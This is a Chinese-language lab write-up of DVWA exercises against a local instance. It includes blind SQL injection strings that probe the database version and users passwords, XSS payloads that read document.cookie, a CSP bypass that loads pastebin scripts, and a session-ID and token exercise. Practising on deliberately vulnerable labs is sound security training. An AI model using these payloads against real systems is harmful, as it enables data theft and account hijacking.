
如果只回傳一個欄位，會得到 404

```
# 404  
0' UNION SELECT password FROM users WHERE us  
er_id <>'
```

## Vulnerability: SQL Injection (Blind)

User ID:  Submit

User ID is MISSING from the database.



## 分析

1. 如果要使用 UNION，那 UNION 左邊和右邊需要回傳一樣的欄位數量

2. 可以不透過 IF 來判斷版本

```
SELECT SUBSTRING((SELECT @@version),1,2) = 10 AS 'test';
```

掌握簡單的判斷

```
select 1=1 AS 'test';
```

```
select 1=2 AS 'test';
```

## 卡關

在這邊卡關了，因為太執著於用 SELECT,IF, UNION 的語法，後來看了一下提示的頁面，發現被遮住的答案提示長度並不常，代表應該有更簡短的寫法，因此改變方向，試著思考更簡短的判斷方式，就是 A AND B 這種形式的語法

接著順便重新梳理一下資訊，從推測程式語法的階段開始推敲：

可以假設原本的 SQL 大概長這樣

```
SELECT * FROM users WHERE id=0;
```

用 SQL injection 把它變成 **A OR B** 的形式就可以判斷 true false 了

```
SELECT * FROM users WHERE id=0 OR (SELECT SUBSTRING((SELECT @@version),1,2) = '10');
```

所以根據之前的 query 結果，我們只要加上版本判斷

```
1' AND (SELECT SUBSTRING((SELECT @@version),1,2) = '10')
```

還有為了滿足 injection 的 single quote `1='1` 在結尾

```
1' AND (SELECT SUBSTRING((SELECT @@version),1,2) = '10') AND 1='1
```

## Vulnerability: SQL Injection (Blind)

User ID:  Submit

User ID exists in the database.

### 驗證測試

這邊要故意輸入錯誤的版本，確認頁面回傳的結果是否為 false，代表我們使用的 injection 邏輯是正確的

```
1' AND (SELECT SUBSTRING((SELECT @@version),1,2) = 'xx10') AND 1='1
```

## Vulnerability: SQL Injection (Blind)

User ID:  Submit

User ID is MISSING from the database.

## 開始推測

接下來就是利用 `like` 來慢慢逼近或猜測，或用工具會比較方便

```
# 200  
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.%') AND 1='1
```

```
# 200  
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1%') AND 1='1
```

```
# 404  
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.12%') AND 1='1
```

```
# 200  
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.%') AND 1='1
```

```
# 200  
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.2%') AND 1='1
```

```
# 400  
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.2.%') AND 1='1
```

```
# 400  
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.2%') AND 1='1
```

## Vulnerability: SQL Injection (Blind)

User ID: `= 'xx10' AND 1=1`

User ID exists in the database.

Screenshot of the DVWA browser interface showing the exploit details:

- New Request
- Method: GET URL: `http://dvwa.localtest:8086/vulnerabilities/sql_injection/?id=1 AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26%') AND 1='1&Submit=Submit`
- Query String:  
`id=1 AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26%') AND 1='1  
Submit=Submit`

✨ Done ✨

```
# 200
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26%') AND 1='1
```

S... Met... Do... File Prot... Sch... Initi... Type Tra... Size S... End... Res... Dur...
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 2... 2.31... 2.31... 6 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 2... 2.12... 2.12... 5 ms
200 GET /vulnerabilit... http Net... html 1.75... 4.4... 2... 2.4... 2.4... 5 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 2... 2.6... 2.6... 6 ms
200 GET /vulnerabilit... http Net... html 1.75... 4.4... 2... 2.7... 2.7... 7 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 4... 4.7... 4.7... 6 ms
200 GET /vulnerabilit... http Net... html 1.75... 4.4... 4... 4.91... 4.91... 6 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 5... 5.9... 5.9... 6 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 6... 6.4... 6.4... 7 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 6... 6.5... 6.5... 5 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 6... 6.71... 6.71... 6 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 6... 6.8... 6.8... 7 ms
404 GET /vulnerabilit... http Net... html 4.7... 4.4... 6... 6.9... 6.9... 5 ms
200 GET /vulnerabilit... http Net... html 1.75... 4.4... 7... 7.05... 7.05... 6 ms

Headers

GET

Schema: http  
Host: dvwa.localtest:8086  
Filename: /vulnerabilities/sql\_injection/

id: 1%27%20AND%20(SELECT%20SUBSTRING((SELECT%20@@version),1,20)%20like%20%2710.1.26%27)%20AND%201=%271

Submit: Submit

Address: 127.0.0.1:8086

Status: 200 OK  
Version: HTTP/1.1  
Transferred: 1.75 KB (4.45 KB size)  
Referer Policy: unsafe-url

Response Headers (352 B)

Cache-Control: no-cache, must-revalidate

The screenshot shows a browser window with the DVWA SQL Injection (Blind) application. The URL is `/vulnerabilities/sql_injection`. On the left sidebar, there are links for Home, Instructions, Setup / Reset DB, and Brute Force. The main content area has a title "Vulnerability: SQL Injection (Blind)". Below it is a form with a "User ID:" input field containing "1" and a "Submit" button. A red message "User ID exists in the database." is displayed. At the bottom of the page, there is a Network tab in the developer tools showing several requests, including one to `/vulnerabilities/sql_injection` with a status of 200 OK. The response body contains the SQL query used for the injection.

最後再測試版號是否已經結束

```
# 400
1' AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26.%') AND 1='1
```

到目前為止可以看出 DB 的版本是 `10.1.26`

## memo

### ▼ SQL 測試的殘渣

```
0' UNION SELECT 1,IF (SUBSTRING((SELECT @@version),1,7) like '10.%', 'pass', 'failed')
```

```
0' UNION SELECT IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'failed') WHERE '1'='1
```

```
# User ID exists in the database.
0' UNION SELECT 1,IF (SUBSTRING((SELECT @@version),1,7) like '10.%', 'pass', 'failed')'
```

```
0' SELECT 1,IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE)'
```

```
2' UNION SELECT user_id,password FROM users WHERE user_id='1
```

```
0' UNION SELECT 1,IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE)
```

```
0' UNION SELECT 1,IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE) AS 2'
```

```
0' UNION SELECT 1 WHERE '1'=1'
```

```
0' UNION SELECT 1, (IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE)) AS '2'
```

```
0' UNION SELECT 1, (IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE)) AS '2'
```

```
0' UNION SELECT 1, (IF (SUBSTRING((SELECT @@version),1,2) = '10', 'pass', 'failed')) AS '2'
```

```
0' UNION SELECT 1,(IF (SUBSTRING((SELECT @@version),1,2) = '00', TRUE, FALSE))
```

```
0' UNION SELECT (IF (SUBSTRING((SELECT @@version),1,2) = '10', TRUE, FALSE))
```

```
0' OR SUBSTRING((SELECT @@version),1,2) = '10'
```

```
0' UNION SELECT user_id,password from users WHERE user_id = '0
```

## 9. Weak Session IDs

**Objective:** This module uses four different ways to set the dvwaSession cookie value, the objective of each level is to work out how the ID is generated and then infer the IDs of other system users.

### 觀察

The screenshot shows the DVWA 'Weak Session IDs' module. On the left, there's a sidebar with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main content area has a title 'Vulnerability: Weak Session IDs' and a note: 'This page will set a new cookie called dvwaSession each time the button is clicked.' Below this is a 'Generate' button. Underneath the button, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom of the page, there's a 'View Source' and 'View Help' link. The browser's developer tools are open, specifically the Storage tab under Network. It lists several cookies: '\_csrf' (Value: O0gQf5HLUo0Ge0M...), 'dvwaSession' (Value: 1, highlighted in blue), 'PHPSESSID' (Value: m1ip7a4ira5dr11msn...), 'security' (Value: low), and 'Webstor...' (Value: 485d4ecb-2d23-45f...). The 'dvwaSession' cookie details are expanded, showing its creation date (Sat, 05 Feb 2022 05:19:46 GMT), domain (localhost), path (/vulnerabilities/weak\_id), and various flags (false, false, None, true, false, Strict). The 'Data' section also lists the cookie's name and value.

Name	Value	Domain	Path
dvwaSession	2	localhost	/vulnerabilities/weak_id
PHPSESSID	m1ip7a4ira5dr11msn...	localhost	/
security	low	localhost	/

Name	Value	Domain	Path
dvwaSession	3	localhost	/vulnerabilities/weak_id
PHPSESSID	m1ip7a4ira5dr11msn...	localhost	/
security	low	localhost	/

可以很明顯地看出 dvwaSession 是遞增的


# 10. DOM Based Cross Site Scripting (XSS)

**Objective:** Run your own JavaScript in another user's browser, use this to steal the cookie of a logged in user.

## 觀察


可以直接從 URL 塞入任意字串，頁面回傳後直接 render 在表單內，代表我們可以試著塞入 javascript 看看

```
http://localhost:8086/vulnerabilities/xss_d/?default=English123
```



A screenshot of the DVWA application interface. The URL bar shows 'localhost:8086/vulnerabilities/xss\_d/?default=English123'. The main content area has a title 'Vulnerability: DOM Based Cross Site Scripting (XSS)'. On the left is a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and File Inclusion. The 'Home' link is currently selected. On the right, there is a form with the placeholder 'Please choose a language:' and a dropdown menu set to 'English123' with a 'Select' button next to it.

```
http://localhost:8086/vulnerabilities/xss_d/?default=English<script>alert(1)</script>
```




A screenshot of the DVWA application interface. The URL bar shows 'localhost:8086/vulnerabilities/xss\_d/?default=English<script>alert(1)</script>'. The main content area has a title 'Vulnerability: DOM Based Cross Site Scripting (XSS)'. On the left is a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion. The 'Home' link is currently selected. A modal dialog box is displayed in the center, containing the text '@ localhost:8086' and the number '1'. There is an 'OK' button at the bottom right of the dialog.

✨ Done ✨

```
http://localhost:8086/vulnerabilities/xss_d/?default=English<script>alert(document.cookie)</script>
```

## Vulnerability: DOM Based Cross Site Scripting (XSS)



## Ref

### Types of XSS

Types of XSS | OWASP Foundation

[https://owasp.org/www-community/Types\\_of\\_Cross-Site\\_Scripting#DOM\\_Based\\_XSS\\_.28AKA\\_Type\\_0.29](https://owasp.org/www-community/Types_of_Cross-Site_Scripting#DOM_Based_XSS_.28AKA_Type_0.29)

Data Persistence	Where untrusted data is used		
	XSS	Server	Client
Stored	Stored	Stored Server XSS	Stored Client XSS
Reflected	Reflected	Reflected Server XSS	Reflected Client XSS

DOM-Based XSS is a subset of Client XSS (where the data source is from the client only)  
 Stored vs. Reflected only affects the likelihood of successful attack, not nature of vulnerability or defense

## 11. Reflected Cross Site Scripting (XSS)

### 觀察

可以直接從 input box 輸入也可以從 URL bar 輸入 malicious script

localhost:8086/vulnerabilities/xss\_r/?name=123#

## Vulnerability: Reflected Cross Site Scripting (XSS)

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection

What's your name?  Submit

Hello 123

✨ Done ✨

```
<script>console.log(document.cookie)</script>
```

```
localhost:8086/vulnerabilities/xss_r/?name=<script>console.log(document.cookie)</script>t>
```

localhost:8086/vulnerabilities/xss\_r/?name=<script>console.log(document.cookie)<%2Fscript>#

## DVWA

## Vulnerability: Reflected Cross Site Scripting (XSS)

Home  
Instructions  
Setup / Reset DB  
  
Brute Force

What's your name?  Submit

Hello

Console Inspector Debugger Network Storage Style Editor Performance Memory Accessibility Application DOM  
Filter Output Errors Warnings Logs Info D  
Navigated to http://localhost:8086/vulnerabilities/xss\_r/?name=%3Cscript%3Econsole.log%28document.cookie%29%3C%2Fscript%3E#  
PHPSESSID=m1ip7a4ira5dr11msn6jbv8q04; security=low  
»

## 12. Stored Cross Site Scripting (XSS)

```
<script>alert(document.cookie)</script>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

✨ Done ✨

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: hello  
Message:

⊕ localhost:8086  
PHPSESSID=m1ip7a4ira5dr11msn6jbv8q04; security=low

OK

## 13. Content Security Policy (CSP) Bypass

**Bypass Content Security Policy (CSP) and execute JavaScript in the page.**

The Content-Security-Policy header allows you to restrict how resources such as JavaScript, CSS, or pretty much anything that the browser loads.

Although it is primarily used as a HTTP response header, you can also apply it via a meta tag.

## 觀察 CSP 設定

The screenshot shows the DVWA Brute Force interface. On the left, there's a sidebar with 'Home', 'Instructions', 'Setup / Reset DB', and 'Brute Force' buttons. The main area has a title 'Vulnerability: Content Security Policy (CSP) Bypass'. It contains a text input field with placeholder text: 'You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:'. Below the input field is an 'Include' button. At the bottom of the page, there are two error messages: 'Content Security Policy: The page's settings blocked the loading of a resource at inline ("script-src").' and 'Content Security Policy: The page's settings blocked the loading of a resource at eval ("script-src").'. The browser's developer tools are open, showing the Network tab with several requests listed. The status bar at the bottom right of the browser window shows 'moz-extension:2085:49'.

The screenshot shows the DVWA Network tool. On the left, there's a sidebar with 'Home', 'Instructions', 'Setup / Reset DB', and 'Brute Force' buttons. The main area has a title 'Vulnerability: Content Security Policy (CSP) Bypass'. It contains a text input field with placeholder text: 'You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:'. Below the input field is an 'Include' button. The Network tab of the developer tools is selected, showing a list of network requests. One request is expanded to show its details. The 'Headers' tab is active, displaying the following response headers:

Status	200 OK
Version	HTTP/1.1
Transferred	1.91 KB (4.12 KB size)
Referrer Policy	strict-origin-when-cross-origin
Response Headers (481 B)	
Cache-Control	no-cache, must-revalidate
Connection	Keep-Alive
Content-Encoding	gzip
Content-Length	1479
Content-Security-Policy	script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com;
Content-Type	text/html; charset=utf-8
Date	Sun, 06 Feb 2022 14:40:47 GMT
Expires	Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive	timeout=5, max=100
Pragma	no-cache
Server	Apache/2.4.25 (Debian)

At the bottom of the developer tools, it says '5 requests | 12.01 KB / 8.53 KB transferred | Finish: 228 ms'.

Status **200 OK**

Version HTTP/1.1

Transferred 1.91 KB (4.12 KB size)

Referrer Policy strict-origin-when-cross-origin

Response Headers (481 B)

- Cache-Control: no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 1479
- Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;**
- Content-Type: text/html; charset=utf-8
- Date: Sun, 06 Feb 2022 14:40:47 GMT
- Expires: Tue, 23 Jun 2009 12:00:00 GMT
- Keep-Alive: timeout=5, max=100
- Pragma: no-cache
- Server: Apache/2.4.25 (Debian)

## script-src

可以看出這些來源的 script 是可以被接受的，所以任何從以下來載入的 script 都可以被執行

```
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
```

## 試著載入來自 pastebin 的 js file

```
https://pastebin.com/assets/9ce1885/jquery.min.js
```

原本頁面沒有 jQuery

A screenshot of the DVWA Content Security Policy (CSP) Bypass page. The main title is "Vulnerability: Content Security Policy (CSP) Bypass". Below it is a text box containing the instruction: "You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:". Below this is an input field with the URL "https://pastebin.com/assets/9ce1885/jquery.min.js" and a "Include" button. The browser's developer tools are open at the bottom, specifically the Network tab, which shows a request for "jquery.min.js". The status bar indicates the URL "localhost:8086/vulnerabilities/csp/".

載入來自 <https://pastebin.com/> 的 jquery file

A screenshot of the DVWA Content Security Policy (CSP) Bypass page. The main title is "Vulnerability: Content Security Policy (CSP) Bypass". Below it is a text box containing the instruction: "You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:". Below this is an input field with the URL "https://pastebin.com/assets/9ce1885/jquery.min.js" and a "Include" button.

✨ Done ✨

檢查後發現可以使用 jQuery 的 function 代表有成功載入

A screenshot of the DVWA Content Security Policy (CSP) Bypass page. The main title is "Vulnerability: Content Security Policy (CSP) Bypass". Below it is a text box containing the instruction: "You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:". Below this is an input field with the URL "https://pastebin.com/assets/9ce1885/jquery.min.js" and a "Include" button. The browser's developer tools are open at the bottom, specifically the Network tab, which shows a request for "jquery.min.js". The status bar indicates the URL "localhost:8086/vulnerabilities/csp/". The console output shows the inclusion of the script and three Content Security Policy errors related to inline and eval scripts.

來試試看其他的

<https://pastebin.com/embed/sa4JzpAP>

即使不是 .js file 好像也可以被執行

The screenshot shows the Pastebin website interface. At the top, there's a navigation bar with links for Home, API, TOOLS, and FAQ, along with a green 'paste' button. Below the navigation is a section titled 'Embed Codes For Paste ID: sa4JzpAP'. It contains instructions: 'In order to embed this content into your website or blog, simply copy and paste one of the codes provided below.' There are two code snippets: one for 'JavaScript Embedding' and one for 'Enable dark theme'. Both snippets are enclosed in pre tags.

```
<script src="https://pastebin.com/embed_js/sa4JzpAP"></script>

<script src="https://pastebin.com/embed_js/sa4JzpAP?theme=dark"></script>
```

The screenshot shows the DVWA browser console. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main area is titled 'Vulnerability: Content Security Policy (CSP) Bypass'. It displays a snippet of JavaScript code: '1. alert(123)'. Below it, a note says: 'You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:' followed by an input field and an 'Include' button. At the bottom, the browser's developer tools show several error messages related to CSP violations, such as 'Content Security Policy: The page's settings blocked the loading of a resource at inline ("script-src")' and 'Content Security Policy: The page's settings blocked the loading of a resource at eval ("script-src")'. The status bar at the bottom indicates the URL is 'Navigated to http://localhost:8086/vulnerabilities/csp/'.

## 心得

直得留意的是，本機的 DVWA 是沒有 HTTPS 的，而載入的來源都已經強制使用或自動跳轉成 HTTPS

# 14. JavaScript Attacks

看起來是要我們送出 success 這個字串，但送出後卻得到 `Invalid token.`

The screenshot shows the DVWA 'Vulnerability: JavaScript Attacks' page. On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main area has a heading 'Vulnerability: JavaScript Attacks' with the sub-instruction 'Submit the word "success" to win.' Below it, an error message says 'Invalid token.' There's a form with a 'Phrase' input field containing 'ChangeMe' and a 'Submit' button. At the bottom, there's a 'More Information' section with a Network tab showing a table of network requests. One row is highlighted with a blue background, showing a POST request to '/vulnerabilities/jstest' with a 'token' header set to '8b479aefbd90795395b3e7089ae0dc09' and a 'phrase' parameter set to 'ChangeMe'.

## 觀察

### 查看表單細節

The screenshot shows the browser developer tools' element inspector over the DVWA page. It highlights the HTML code for a form with name='low\_js'. The form contains a hidden input 'token' with value='8b479aefbd90795395b3e7089ae0dc09', a label 'Phrase', a text input 'phrase' with value='ChangeMe', and a submit button 'send' with value='Submit'.

### 檢查送出前 javascript 有做哪些處理

```

75  /*
76 MD5 code from here
77 https://github.com/blueimp/JavaScript-MD5
78 */
79
80 !function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return(n
81
82     function rot13(inp) {
83         return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c.charCodeAt(0)+13)%26+65)} );
84     }
85
86     function generate_token() {
87         var phrase = document.getElementById("phrase").value;
88         document.getElementById("token").value = md5(rot13(phrase));
89     }
90
91     generate_token();
92 </script>  </div>

```



快速查一下 wiki XD

```

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

...

function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c.charCodeAt(0)+13)%26+65)} );
}

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();

```

可以發現在頁面載入時，`generate_token()` 這個 function 會被執行一次，它將 `#phrase` 的 value 餵給 md5 和 rot13，產生一組 token，此時 `phrase` 是預設的 `ChangeMe`，因此不論你送出什麼，都會得到 invalid token 這樣的回傳訊息，因為 token 是由 `ChangeMe` 這個字串的值運算而來也就是 `8b479aefbd90795395b3e7089ae0dc09`。

因此簡單的解法就是在 input 填入 `success` 後，於 console 再執行一次，這樣 token 的值就會改變成 `38581812b435834ebf84ebcc2c6424d6`

手動在 console 執行 `generate_token()` 一次，再送出表單

The screenshot shows the DVWA JavaScript Attacks page. On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The Command Injection link is currently selected. The main content area has a heading "Vulnerability: JavaScript Attacks". Below it, a message says "Submit the word 'success' to win." followed by "Invalid token.". There's a form with a "Phrase" input containing "success" and a "Submit" button. At the bottom, there's a "More Information" section and a browser developer tools console showing the command `generate\_token()` and its output `undefined`.

✨ Done ✨

The screenshot shows the DVWA JavaScript Attacks page after a successful submission. The main content area now displays "Well done!" and the phrase "ChangeMe" in the input field. The developer tools console shows the command `generate\_token()` and its output `ChangeMe`.

## memo

測試 `generate_token()`

```
>> md5(rot13('ChangeMe'))  
< "8b479aefbd90795395b3e7089ae0dc09"
```

```
md5(rot13('ChangeMe')) // "8b479aefbd90795395b3e7089ae0dc09"
```

```
>> md5(rot13('success'))
← "38581812b435834ebf84ebcc2c6424d6"
```

```
md5(rot13('success')) // "38581812b435834ebf84ebcc2c6424d6"
```

Stat...	Met...	Domain	File	Prot...	Scheme	Initiator	Ty	Tran...	Size	S
200	POST	loc...	/vulnerabilities/ja...	HTTP...	http				0	0
	POST	loc...	/vulnerabilities/ja...		http				0	0
200	GET	loc...	add_event_lister	HTTP...	http				3	4
200	GET	loc...	dwvaPage.js	HTTP...	http				4	4
200	GET	loc...	logo.png		http				5	7
	GET	loc...	favicon.ico		http				..	..

Copy >

Save All As HAR

---

Resend

Edit and Resend

Block URL

Open in New Tab

Start Performance Analysis...

---

Use as Fetch in Console

Stat...	Met...	Domain	File	Prot...	Scheme	Initiator	Ty	Tran...	Size	Sta...	End ...	F...	D...	New Request
200	POST	loc...	/vulnerabilities/ja...	HTTP...	http	docu...	htn	3.5...	8.22 ...	0 m...	4 ms	4	4	
	POST	loc...	/vulnerabilities/ja...		http	docu...			0 m...	0 min	0	0	...	
200	GET	loc...	add_event_lister	HTTP...	http	script	js	625...	593 B	47 ...	49 ...	4	2	
200	GET	loc...	dwvaPage.js	HTTP...	http	script	js	cac...	0 B	49 ...	49 ...	4	0	
200	GET	loc...	logo.png		http	img	png	cac...	8.14 ...	59 ...	59 ...	0	0	
	GET	loc...	favicon.ico		http	Favic...	vnc	1.37...	1.37 ...	76 ...	76 ms	7	0	

Request Headers

```
Host: localhost:8086
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://localhost:8086
Referer: http://localhost:8086/vulnerabilities/ja...
```

Request Body

```
token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```

### Request Body

```
token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```

```
token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```

New Request

Cancel **Send**

Method URL

**POST** <http://localhost:8086/vulnerabilities/javascript/>

Request Headers

```
Host: localhost:8086
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://localhost:8086
DNT: 1
```

Request Body

```
token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```

Stat...	Met...	Domain	File	Prot...	Scheme	Initiator	Ty	Tran...	Size	Sta...	End ...	F	D...	Headers	Cookies	Request	<b>Response</b>	Timings	Stack Trace	
200	POST	loc...	/vulnerabilities/j...	HTTP...	http	docu...	htn	3.5...	8.22 ...	0 ms	3 ms	3	3 ...	HTML						Raw
200	GET	loc...	dwvaPage.js	HTTP...	http	script	js	cac...	0 B	53 ...	53 ...	5	0 ...							
200	GET	loc...	add_event_lister	HTTP...	http	script	js	cac...	593 B	54 ...	54 ...	5	0 ...							
200	GET	loc...	logo.png		http	img	png	cac...	8.14 ...	65 ...	65 ...	0	0 ...							
200	GET	loc...	favicon.ico	HTTP...	http	Favic...	vnc	cac...	1.37 ...	76 ...	76 ms	7	0 ...							
200	POST	loc...	/vulnerabilities/j...	HTTP...	http	NetU...	htn	3.5...	8.22 ...	1.3 ...	1.30 ...	1.	4 ...							

**Vulnerability: JavaScript Attacks**

Submit the word "success" to win.

Well done!

Phrase

[More Information](#)

**Headers** **Cookies** **Request** **Response** **Timings**

**Filter Request Parameters**

**Form data**

```
token: "38581812b435834ebf84ebcc2c6424d6"
phrase: "success"
send: "Submit"
```

# Ref

# run DVWA with container

opsxcq/docker-vulnerable-dvwa: Damn Vulnerable Web Application Docker container  
<https://github.com/opsxcq/docker-vulnerable-dvwa>

```
docker run --rm -it -p 8086:80 vulnerables/web-dvwa
```

or


```
docker run -d -p 8086:80 vulnerables/web-dvwa
```

```
go to http://localhost:8086
```

To login you can use the following credentials:

Username: admin  
Password: password

帳密用 dev:dev 也能登入 @@



```
http://localhost:8086/instructions.php?doc=readme
```

DVWA 說明頁面裡面也有些文件可以參考，有附贈 Guide，包括了 OWASP10 和難度說明

```
